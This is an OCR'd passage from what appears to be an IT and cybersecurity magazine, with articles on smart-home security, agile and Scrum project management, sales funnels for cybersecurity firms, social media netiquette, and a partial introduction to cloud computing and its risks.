Ultimately consumers must draw their own conclusions about their need to have the convenience of smart home capabilities. Major brand names and well-known device manufacturers like Amazon and Google may surely be perceived to be better in terms of cyber security, but this constitutes just one determining factor in the consumer's choice.

The human factor also plays a major part in the security element of smart home devices. Consumers must never expect the multiple linked devices and AI to keep their data safe; the consumers themselves must ensure their behaviours are safe and that they take the necessary steps to maximize data security.

As much as we deem keeping up with the latest technology trends important, it is equally or even more important to keep up with the possible cybersecurity risks. Information is key and knowledge is power. To know how to defend yourself and provide the best security for your home, it is essential to know what you are facing. If you follow the suggested tips and take proper steps and precautions, you can enjoy all the benefits of a smart home while staying safe and secure.

References

1. *Definition of Smart Home https://www.investopedia.com/terms/s/smart-home.asp*

2. *Double-Digit Growth Expected in the Smart Home Market, Says IDC https://www.idc.com/getdoc.jsp?containerId=prUS44971219*

3. *Security Researchers Expose New Alexa and Google Home Vulnerability https://www.theverge.com/2019/10/21/20924886/alexa-google-home-security-vulnerability-srlabs-phishing-eavesdropping*


4. *Smart Home Cyber Security https://www.cyberdefensemagazine.com/smart-home-cyber-security/*

Developing An Agile Process In Short-Term But High-Value Projects

By | Mohammad Faisal bin Ismail (PMP)

Change Management in Project Implementation

"The only constant in life is change. You should learn to embrace it - Heraclitus"



Change management is a comprehensive, cyclic and structured approach for individuals, groups and organizations transitioning from a current to a future state with intended business objectives and benefits. Similarly, changes in project implementation are unavoidable due to changes in customer requirements in the pre and during project execution stages. To address this issue, project implementation has to be more flexible and not bound by strict, lengthy and no-value-added processes. Tools and techniques must be applied effectively according to the definition of project management in order to manage change.

Project Cycle According to the Project Management Book of Knowledge (PMBOK)

A project is defined as a temporary endeavour undertaken to create a unique product, service or result with a defined beginning and end achieved either by meeting project objectives/ goals or by being terminated because the objectives/goals were not met. (Note: this applies when accepting the Project Management Institute's definition of projects as temporary) [1]
Project Management: The application of knowledge, skills, tools and techniques to project activities to meet the project requirements. [1]

Project Manager: The person authorized by the performing organization to direct the team accountable for realizing the project objectives. [1]




Diagram 1 – Project Life Cycle (PMBOK Fifth Edition)




Diagram 2 – Project Levels of Interaction (PMBOK Fifth Edition)

Project management should be understood along a continuum of increasing scale and complexity. The continuum begins with small projects and moves to projects of growing size and complexity. As the scale and complexity of projects escalates, the work must be streamlined into simpler and leaner processes. Sometimes, fast but high-value projects can be more complex too due to the urgency and short project timeline. As shown in the diagram above, process interaction is high during planning and even higher in the execution stage. Thus, more flexible and robust processes are required in these stages to ensure that the project can be delivered successfully. At the same time such processes will ensure that the project objective is met without jeopardising the structured approach and methodology of project management.

Adaptive Life Cycle

According to PMBOK, the Adaptive Life Cycle (also known as change-driven or agile methods) is intended to respond to high levels of change and ongoing stakeholder involvement. Adaptive methods are also iterative and incremental but differ in that iterations are very rapid (usually with a duration of 2 to 4 weeks) and are fixed in time and cost. Adaptive projects generally involve performing several processes in each iteration, although early iterations may concentrate more on planning activities. [1]

By applying the adaptive life cycle, the overall project scope is decomposed into a set of requirements and work to be performed, sometimes referred to as a backlog. The product backlog is a list of features that the product owner wants to include in the final product. [1] At the beginning of an iteration, the team works to determine how many of the highest priority items on the backlog list can be delivered within the next iteration. At the end of each iteration, the product should be ready for customer review. This does not mean that the customer is required to accept delivery, only that the product should not include unfinished, incomplete or unusable features. The sponsor and customer representatives should be continuously engaged in the project process to provide feedback on deliverables as they are created and to ensure that the product backlog reflects their current needs. [1]

Adaptive methods are generally preferred when dealing with a rapidly changing environment, when the requirements and scope are difficult to define in advance, and when it is possible to define small incremental improvements that will deliver value to the stakeholders. [1]

Four Kitchens Case Study: Using the Scrum Framework – Adaptive Life Cycle Example

"Four Kitchens is a design and development firm located in Austin, Texas, that works exclusively with Drupal and other open-source web software. Unlike many firms, Four Kitchens is a one-stop shop for large-scale web projects. Branding, design, information and systems architecture, usability, development, and project management are all handled in-house

by our team of talented Web Chefs using agile methods in close collaboration with clients." [2]

Scrum Framework in Delivering IT Projects

The firm Four Kitchens has applied the Scrum framework, an agile, adaptive life cycle model in implementing their project. Scrum is an approach of adapting to ever-changing needs in software development. Requirements as well as timelines, ideas, stakeholder priorities and budgets all change. Always. With Scrum, the focus is placed on getting the most important stuff done first with more frequent, demonstrable, releasable features. [2]

Remember rugby?

Diagram 3 – Scrum in Rugby

Scrum is based on a 1986 paper written by Hirotaka Takeuchi and Ikujiro Nonaka for the Harvard Business Review titled "The New Product Development Game." [4] Scrum is an agile project management methodology led by a Scrum Master, whose main job is to clear all obstacles in the way of the team completing work. Work is done in short cycles called sprints and the team meets daily to discuss current tasks and roadblocks that need clearing.




Diagram 4 – Illustration of Scrum Framework [6]

Using Scrum encourages clients to determine which features are a priority and which can wait until later releases. From the client perspective, Scrum makes the team's status visible more frequently and consistently. With demos every two weeks, open to any and all stakeholders, the client will always know what has been completed and what is going to be worked on next. The process also provides frequent feedback between clients and vendors, giving clients the opportunity to communicate if things are not on the right track. [2]

Scrum is not just a framework. It is a philosophy of adaptability, trust and making commitments. The Scrum team can use it as a framework for discussions that would otherwise be difficult. The client or product owner can, in turn, use the framework to plan which features the team should focus on next. Clients can also better define expectations for other stakeholders. [2]

Can the Scrum framework be applied to a consulting project?

It has been said that the framework is only suitable for IT development projects. However, another case study is shown in a recent paper Scrum4Consulting Agile Project Management presented at the International Scientific Conference on Project Management in the Baltic Countries April 25-26, 2019, at the University of Latvia, Riga, by Sylvia Kerscher and Holger Gunzel. The paper focuses on a flexible project management approach explicitly for consulting projects. It also mentions that the classic project management methods with a waterfall-like approach like PMI (Project Management Institute, 2017) or PRINCE 2 (Alexos, 2017) are only suitable to a limited extent, as they are often too costly for a small project team. Management approaches such as Lean Startup

(Ries, 2017) or Design Thinking (Lewrick & Link, 2018) show the current trend towards iterative and flexible methods (Denning, 2018). [4]

The goal of the research was the adaptation of Scrum (Sutherland, 2015) in the management of consulting projects in process, and innovation or strategy consulting.

With the present conception of an agile project management model for management consultancies, it is thus possible to carry out agile consulting projects outside of IT.

Challenges in Applying Agile Project Management like Scrum

From the writers' experience and point of view on the articles referenced above, there are a few challenges that project managers may face in implementing the Scrum framework.

1. Client willingness to be part of the Scrum team – often the client puts themselves as the party above the vendor or subcontractor. They feel that since they pay for the services, the vendor needs to do the entire job, even the requirement study stage. The customer must be part of the requirement team to ensure direct information transfer to the design team.
2. Resource readiness for flexibility in terms of approach and rapid changes – this often becomes a major obstacle in implementing Scrum due to a rigid mindset misaligned with the project outcomes. Everyone must focus on delivering the value.
3. Communication must be efficient and effective – the team must effectively apply suitable communication tools like Change Request and Discussion Notes to ensure that properly documented and clearly defined requirements are captured.
4. Bureaucracy in decision-making – when it comes to decision-making for approval or even in internal processes like procurement and resource mobilisation, the red tape needs to be resolved to minimise delays and adhere to additional changes or requirements.
5. Contractual and legal matters – project planning usually starts with defining the scope and deliverables and translating these into a project timeline and costs. These make the baseline for contractual requirements. Applying the Scrum methodology must ensure that if any changes have caused large variances in the baseline, they will be addressed accordingly.
6. Technology as the enabler shall be adopted to sustain agile project implementation. Continuous learning for competency readiness is crucial to ensure the success of the new concept.

Conclusion

Applying and implementing an agile project management methodology is a big challenge for Malaysian organisations but it can surely be done. The principal thing is for everyone in the organisation including the stakeholder and sponsor to be clear on what the value proposition to the organisation is. At the end of the day, the framework adopted must benefit both the customer and service provider. The organisation must be ready to adopt an agile mindset to accommodate the increasing pace of change in the near future for any similar project.

References

1. Project Management Book of Knowledge (PMBOK) Fifth Edition

2. https://www.wrike.com/blog/fundamentals-of-the-scrum-methodology/

3. Four Kitchens, LLC. Consultancy Scrum is a trademark of Four Kitchens, LLC.

4. https://www.pmi.org/learning/library/agile-project-management-scrum-6269

5. PM world journal Vol VIII, Issue V-June 2019 - Scrum4Consulting - Agile Project Management for Consulting Projects By Sylvia Kerscher LIV-T GmbH, Munich, Germany and Holger Günzel, Munich University of Applied Sciences, Munich, Germany

6. https://blog.orangescrum.com/2018/10/agile-project-management-with-scrum-boards-backlog-sprints-in-orangescrum.html

Diving Into Innovative Cybersecurity Business Strategy

By | Nazahan Nazri & Mohd Affan Rajib


Cybersecurity companies often scuffle to grow in their corner of the market. However, many of these same companies are doing far less than they should to convert interested prospects into loyal customers. As one study revealed, 92% effort is spent on securing customers but only 1% effort is devoted to converting them to loyal customers.

In this paper we take a holistic look at the cybersecurity sales funnel development. We analyse common barriers that are often neglected. Finally, we reveal the best practices and tools that enable building, managing and growing a sales funnel that will effectively deliver the revenue objectives.

What is a Sales Funnel?

Sales funnel is a strategic term that describes a firm's relationship with various stages of achieving potential buyers. The firm is not only building a relationship; it is also qualifying and filtering. Therefore, the number of people met earlier in the relationship is quite high compared to the number who will eventually buy from the company.

How Robust is Our Sales Funnel?



How many of the above questions can be answered with ideal conviction?
Apparently the more of the above apply to a firm, the better the firm is. However, any hesitation is a red flag, indicating a possible weak spot that could be costing the company sales opportunities.

The Main Barriers to Sales Funnel Development

There are several reasons why cybersecurity companies may not be hitting their sales growth and sales funnel development numbers. Let's start by examining just a few.

There May Not Be a Big Enough Market for the Product

It is not enough to know that technology leaders could benefit from our product. We need to know they will buy it because they need it: high market demand.


As difficult as it is to accept, the fact is that not all products, even the excellent ones, have a ready market. Hundreds of new cybersecurity companies start up every year, entering a field oversaturated with companies trying to solve the same core challenges that may have already been attended to by others.

Note that a few interested buyers do not represent the whole market. It is always possible to find one or two people who are always willing to buy something despite no actual need.

For long-term growth and survival, sizeable and consistent demand is necessary. The only way to ensure this is with manageable numbers backed by targeted and current market research.

Inconsistent Value Proposition

Hypothetically speaking, let's say we do have the data proving there is enough demand for our product. Next comes the marketing channel: the way we showcase ourselves and our product to the market.



Cybersecurity companies with strong, consistent marketing have better brand recognition and are more likely to be trusted from the start. Otherwise, they are at a competitive disadvantage.

Having figured out that marketing is only half the battle, the second half is making sure it is overheard. So, ask this question:

Because any gap in marketing is a gap for an opportunity to fall through. A prospect who reacts positively to what we say at the first touch point could become unsure and discouraged if we use an entirely different value proposition, i.e. Proof of Concept (PoC) or demo on our website. When prospects are making critical business decisions on purchasing our products or services, we want to be as clear as possible about what we are promising the customer.

Relying on the Wrong Type of Expertise

Why? Because even the most credentialed sales representatives are not created equal.

This has nothing to do with intelligence, experience or capabilities. A sales rep with a phenomenal sales record who did well at a large, established firm may find himself at a loss trying to drum up sales, selling a different product to a cybersecurity market. Or maybe the problem is region-based; experience with selling in Kuala Lumpur does not translate to knowledge of how to approach customers for example in Ipoh, Perak.

Not Enough Data About Prospects

While not unheard of in established firms, this especially applies to new companies where there is a push to make sales as quickly as possible. In such cases, it is reasonable to believe that the best choice for a sales rep is one who is well connected and has a strong network of prospects who trust him.

He delivers a couple of customers as promised, which is great, but now what? What did we learn about the market in closing those customers? What did we learn that will help grow the business over time?

Very little. Now that we have exhausted this sales circle network and except for that initial revenue we are no further along in sales maturity than we were at the beginning. We are back where we started, without insight into what works and what doesn't or how to avoid pitfalls and imitate successes.

Sales Tools are Not Evenly Distributed Across the Sales Funnel

When our approach to sales is binary, we may fail to see sales as a process that requires sales support and enablement at each stage. We may have invested in excellent marketing collaterals to bring in top-of-the-funnel numbers, but what then if our inside salespeople don't have a consistent formula for qualifying leads? Or what if to follow up with prospects they have to rely on spreadsheets, calendar notifications or other low-tech methods equally prone to error and oversight?

On the other hand, we may have indeed equipped our team with all the tools necessary and the best the market has to offer. Do they know how to use the tools correctly? Have we provided training specific to the sale of our cybersecurity products or services? Knowing how quickly the digital landscape evolves, do we provide regular refresher courses on the technology we sell and use?

Are we using our CRM correctly?

Customer Relationship Management (CRM) is part and parcel of the job, yet most salespeople only use a fraction of its capabilities. For example, they know how to use CRM to keep themselves organized but have limited understanding of the product's ability to help them track opportunities. This feature can do so much more than record births, deaths and closed deals. It is a valuable font of intelligence on where and how things are working or not.

Among other things, CRM tracking capabilities can tell us:

- What our growth strategy is
- The actual length of a sales cycle
- Where opportunities get stalled or die
- How long it takes to get from one stage of the funnel to the next
- Where the sales funnel is unbalanced by being either bloated or too thin with opportunities

Used correctly, CRM is invaluable when it comes to identifying successful patterns that can be repeated and problematic patterns that need to be broken.

A Robust Sales Funnel Element

The Unique Selling Proposition (USP)

The first step in the selling journey is understanding why we exist.

What urgent cybersecurity challenge are we solving?

By asking and answering the right questions about our company and products, we start to look at the value we offer to potential customers. Being clear and confident about what our competitive strength is, what we truly offer and how that promises Return of Investment (ROI) goes a long way towards forming a marketing that resonates with customers.

A well-defined marketing based on how customers are evaluating and buying cybersecurity solutions guides our sales team with moving prospects smoothly through the sales funnel. It enables them to sell against objections, so our product is the one ultimately selected over that of our competitors.

The Market

There is demand for products like ours, yes, but how much of the cybersecurity market is available for us to go after? Are our target customers all in Malaysia, or are there opportunities in other countries? This depends, of course, on whether we have someone able to help us navigate regulations and restrictions that vary wildly from country to country.

- Are we selling to large organizations, small companies or end users?
- Are there any hungry markets that we haven't considered?
- Do the markets align with our company's vision?

Sometimes there is no market that will give the return we are looking for and then it is time for extreme action. This is a hard lesson, but the faster we fail, the faster we can move on to the next project that might be successful.

Understanding our ideal customer profile is not only key to our financial survival in terms of sales (including finding the right-fit leader for our sales team). Building a sales funnel that targets markets with identified needs also helps us build validation of our organization when we speak to the board or new investors.

The Sales Funnel Methodology

Heavily dependent on the solution complexity and the industries to which we are selling, our sales funnel methodology guides us not only in hiring the right salespeople but also in the on-boarding, enablement and goal setting of our sales team.

Among the non-negotiables of a robust sales funnel methodology are explicitly defined stages, each with a checklist of information that needs to be collected before the opportunity is deemed to have reached the next stage. This helps track where a need, budget, project lead or champion has been established. More importantly, it spells out what next action must be taken to increase the probability of success. Built on our understanding of our product and market, establishing an effective and repeatable sales process is fundamental to how we forecast sales.

The Tools and Training Our Team Requires

The only way to predict and drive a stronger ROI on our sales team is to arm the right people with the right tools to deliver our numbers. As with leadership, this is all about who and what the right fit is for our needs. Research, using what we know about our USP and the market, as well as our methodology are required to find the tools that will make our team faster, stronger, and more relevant, innovative and effective.

Beyond that, it is about training people to use the tools correctly in ensuring that our investments are part of the long-term strategy for our company's success.

How to Interpret Market Feedback

Especially true in a field as dynamic as cybersecurity, the methodology evolves as market feedback is gathered and interpreted. For example, by examining how different customers see value in different applications of our product, we can start applying use cases that are most relevant to our market. We will have more realistic ideas on how long our sales cycle should be. Our understanding of the market itself will become refined, with higher clarity of the types of organizations as well as title paths most likely to respond.

Conclusion: Fast Tracking the Sales Funnel Development

When fixing broken elements of the sales funnel, time is of the essence. The sooner a reliable, well-managed sales funnel is in place, the sooner our team can deliver qualified leads and accelerate them through the sales cycle, closing the deals necessary to meet our revenue growth goals.

The fastest way to develop a robust sales funnel that will serve in the long term may be to bring in experts who already have all the data, experience and contacts for selling cybersecurity solutions. Use this expertise to look at what our goals are 6, 12, 24 months into the future and develop a roadmap to successfully engage the market with a repeatable and scalable sales process.

Reference

1. *https://cdn2.hubspot.net/hubfs/35155/Downloads%20and%20Offers/Paper_MSP04_Sales-OperationsThe-Key-to-Breakthrough-Revenue-Growth.pdf*
2. *https://www.funnelfox.com/sales-operations*
3. *https://www.mansfieldsp.com/blog/sales-operations-ceos-secret-for-doubling-sales-growth*
4. *https://www.academia.edu/5433660/Reinventing_Your_Business_Model*
5. *https://www.researchgate.net/publication/281537631_Reinventing_Your_Business_Model*
6. *https://marketinginsidergroup.com/wp-content/uploads/2010/10/FocusExpertsSalesMarketingPipelineandFunnel.pdf*
7. *https://makedigitalwork.com/wp-content/uploads/2017/02/SalesFunnelChecklist.pdf*
8. *https://www.ctmt.org/how-to-build-a-sales-funnel-pdf-why-you-need-a-sales-funnel-how-to-easily-create-one-in-2019/*
9. *https://deliveringdemand.com/wp-content/uploads/2018/01/5-Steps-To-Create-A-Sales-Funnel-For-Your-Business.pdf*

We Can Be Playful But Always Be Thoughtful!

By | Nor Radziah Jusoh & Nur Liyana Zahid Safian

I wonder how life would feel like without social media. Have you tried? Personally, I have, many times, yet I still fail. I find it difficult to resist the temptation to browse my Instagram account as I enjoy looking at photographs. I recently signed up on Twitter to follow K-Pop, a genre of popular music originating in South Korea, as well as idols, updates and other foreign followers.

Yet I still read physical books, which is my hobby since I was young. Today I only maintain Instagram and Twitter accounts and I have deactivated Facebook years ago for personal reasons. However, I prefer Instagram over Twitter as the latter is often flooded with fan wars between fandoms of K-Pop idols. I often question myself if the problems in our cyber world are caused by social media or us, the netizens.

In an interview with the Straits Times on the case of a 16-year-old girl who is believed to have killed herself after putting up a poll on Instagram of whether she should die, Minister of Communications and Multimedia Malaysia Gobind Singh Deo expressed concern that society today uses social media in a manner that can endanger the lives of certain people, which can lead to offences. He also highlighted the issue of mental health problems, particularly among the young in Malaysia. Even internationally, suicide due to depression or anxiety as an impact of social media is alarming.

The following are several negative social media impacts on today's society as quoted by recognized motivational speakers.

1. **Low Self-esteem**

   "The reason many people are on social media is because they want attention. It's measured by the number of likes, views, retweets, comments etc. Remember, you don't have to rely on others for your confidence and self-esteem. Disengage from seeking attention. Love yourself first" – Mufti Menk

2. **Poor Human Connection**

   "Deep, human connection is one of God's greatest gifts" -Yasmin Mogahed

3. **Lack of Real-Time Memory**

   "If we direct all of our attention toward capturing the best shots for our social media followers to admire, less will be available to enjoy other aspects of the experience in real time" - Dr Tim Bono

4. **Sleep Deprivation**

   "Sleep is self-care too" - www.healthyplace.com

5. **Lack of Attention Span**

   "People who lived in the 1920s and '30s and '40s were not so different from us. In some ways, they were probably better citizens than we are. They had longer attention spans, for example. Educated people tended to read a bit more than we did." - Timothy D. Snyder

6. **Disrupted Mental Health**

   "I'm super grateful that there wasn't social media when I was a kid, but that sort of self-doubt crept in at a young age. It's bullying. It's the comments here and there, and maybe somebody says something to you that they don't even mean to be a mean-spirited comment, but they'll just kind of say it to you in passing" - Amy Schumer

A recent study published in the journal The Lancet Child & Adolescent Health of almost 10,000 children aged 13 to 16 in England found that social media does not cause harm; but frequent use can disrupt activities that impact mental health, such as sleeping and exercising, while increasing youngsters' exposure to harmful content, particularly the negative experience of cyber-bullying.

Instead of putting the blame on social media, let's identify ways to improve netizens' cyber wellness. We are human: unique and can be disciplined. In both cyber and physical worlds, etiquette or netiquette (Internet etiquette) is critical and we need to instil that in our hearts and minds and practice it accordingly. Netiquette refers to good manners in online communication like e-mail, forums, blogs and social networking sites.

Initially intended for children and teenagers, here are several tips that are also applicable to adults, according to Holly Scott, a psychologist at the University of Glasgow.

1. Online communication is critical, as it is non-verbal, and we cannot see the other person's facial expressions and body language or hear their voice intonation. Hence, messages can often be misinterpreted. Never give up promoting and practicing netiquette on social media to communicate clearer and project professionalism. Encourage positive communication and keep language neutral. As quoted by Eytton, E.B, *"Beneath the rule of men entirely great the pen is mightier than the sword."*
2. Youth and adults need enough sleep, the 'beauty sleep.' Social media temptation leads to staying online longer, past bedtime. When we feel sleepy, we lack focus and hence feel unproductive throughout the day. Eventually this can lead to other health problems. Let's start reading before bedtime. And as the Dalai Lama said, *"Sleep is the best meditation."*
3. Forget the concept of screen time. Rather than focusing on the duration of screen time, utilize it to develop quality online interactions. *"It is not about limiting screen time; it is about teaching kids to develop good habits in real life alongside managing their screen time."* (Cynthia Crossley, habyts.com)
4. Be an analog family instead of a digital family. See each other face to face, interact with facial expressions, hand gestures and touch instead of just typing on devices. Alan Brown, Crusher TV entrepreneur, coach and host once said *"Whether you are a parent or not, carving out time to turn off your devices, to disconnect from the wired world and engage with the real people who are all around you, is one of the best gifts you can give yourself and the people you love."*
5. If you are a parent, remember not to cross the line. Children have their privacy right too. Maintain open communication so they know they have your support whenever they need it. *"The key is to teach them how to be safe with technology, because ultimately, we want our children to be in charge of technology, rather than feeling technology is in charge of them."* (Elaine Halligan, London director of The Parent Practice).

Netiquette and etiquette are distinct moral values that we as humans should embed in our hearts and minds. Let's start living in harmony and peace in the cyber world!

References

1. https://www.independent.co.uk/life-style/health-and-families/social-media-mental-health-negative-effects-depression-anxiety-addiction-memory-a8307196.html

2. https://www.telegraph.co.uk/news/2019/09/11/social-media-linked-increased-risk-mental-health-problems/

3. https://edition.cnn.com/2019/08/13/health/social-media-mental-health-trnd/index.html

4. https://www.straitstimes.com/asia/se-asia/malaysian-police-investigate-case-of-teen-who-committed-suicide-after-instagram-poll

5. https://www.auburn.edu/citizenship/netiquette.html

Cloud Computing

By | Nor Shahira binti Mohd Shafi'ai, Wan Husna binti Wan Abdul Hadi & Zarina binti Musa

Cloud computing can be defined as convenient and on-demand network access to a large pool of configurable computing resources [1]. It is a computing model, whereby many systems are connected in private and public networks to make dynamically scalable infrastructures for applications, data and also file storage. Moreover, cloud computing is one means of experiencing direct cost benefits as it has the potential to transform a data centre into a variably priced environment [2]. Cloud Service Providers (CSPs) are vendors who offer their customers the facilities of cloud computing based on customer demand and business needs.

Characteristics of Cloud Computing

Cloud computing systems have many good characteristics that make them promising for future IT applications and services. The National Institute of Standards and Technology (NIST) [9] defines five essential characteristics of cloud computing systems.

- **On-demand self-service:** cloud computing resources can be provided without human interaction from a service provider. Resources can be storage space, virtual machine instances, database instances, etc. [10].
- **Broad network access:** Cloud services are available on all networks such as the Internet and there can be private clouds on local area networks (LAN) [10].
- **Resource pooling:** Resource pooling means that multiple customers are serviced exactly from the same physical resources. To service multiple client requirements and economically, the provider's resource pool should be very large and flexible enough.
- **Rapid elasticity:** Cloud computing can provide resources as quickly as the organization needs. It can maximize or minimize, sometimes automatically, in response to business demands [10].
- **Measured service:** Cloud computing usage is metered and pay is accordingly for what has been used. The cost model is based on the extent of utilization and payment varies based on the actual consumption by the organization [10].

Benefits of Using Cloud Computing

- **Save money and space**

  Using cloud computing lessens costs since hardware storage is more expensive than cloud storage. Moreover, hardware storage involves installation costs and requires regular maintenance. With the cloud storage feature, however, there is only the price of storage needed and no worries about hardware or maintenance. Besides, cloud storage also saves physical space with the absence of installed hardware. The cloud additionally cuts costs related to downtime. Because downtime is uncommon in cloud systems, it is not necessary to spend time and money on fixing potential issues related to downtime [3]

- **Flexibility**

  Through cloud computing it is possible to work almost at any time and any place as long as there is an Internet connection. If you need access to your data while away from the office, you can connect to your virtual office straightforwardly [4]. The cloud also offers security depending on user needs. For example, users can choose public, private or hybrid storage [5]. Besides, users can work together simultaneously because cloud computing storage is an Internet-based system.

- **Carbon Footprint**

  By using cloud computing, organizations actually minimize the carbon footprint. The carbon footprint is the amount of carbon dioxide that is released into the atmosphere due to the activities of individuals, organizations and communities. Since organizations use only the amount of resources they need, they avoid over-provisioning. Hence, resources and energy are not wasted [6]. Moreover, companies

that use shared resources get better 'green' credentials [7].

Security Issues

The cloud provides services that can be grouped into three categories: Software as a Service (SaaS), Platform as a Service (PaaS) and Infrastructure as a Service (IaaS). These three cloud service models can reveal information that may lead to security issues and risk to computing systems. For example, hackers can perform attacks like brute force cracking since IaaS is located in the bottom layer, making it the most powerful functionality of the entire cloud. Unauthorized internal employees can easily access data in the cloud intentionally or accidentally, thus facilitating external hackers' access to the databases in such environment. Therefore, it is important to recognize the possible cloud threats in order to apply systems with better security mechanisms to protect cloud computing environments. Other threats in cloud computing include:

- **Hacked Interfaces and APIs**

  Every cloud service and application now offers application programming interfaces (APIs). An IT team utilizes APIs to control and interact with the cloud services. Weak APIs can expose organizations to security issues with confidentiality, accountability and availability [8].

- **Exploited System Vulnerabilities**

  Exploitable bugs in systems today have become a big problem with the existence of multitenancy in cloud computing. The costs to reduce system vulnerabilities and to put IT processes in place to find and repair vulnerabilities are lower than the expenses of potential damage [8].

- **Cloud Service Abuses**

  Cloud computing resources can be used to break encryption keys in order to launch attacks, such as sending spam and phishing e-mails, and launching DDoS attacks. To monitor the health of the cloud environment, a provider needs to identify this kind of abuse and offer their customers suitable tools.

Reduce Risk when Using Cloud Computing

- **Secure Your Password**

  While using cloud computing, the risk of your files being hacked is high. Therefore it is a must to have a very strong password before you upload files to the cloud. The concept is the same as with other personal accounts, whereby a strong password should contain at least eight characters with combinations of numbers, upper and lower case letters and symbols. Besides, it is necessary to change your password at least every six months. People usually ignore this due to laziness and being afraid of not remembering the new password. But then they have to realize they are putting their files at risk.

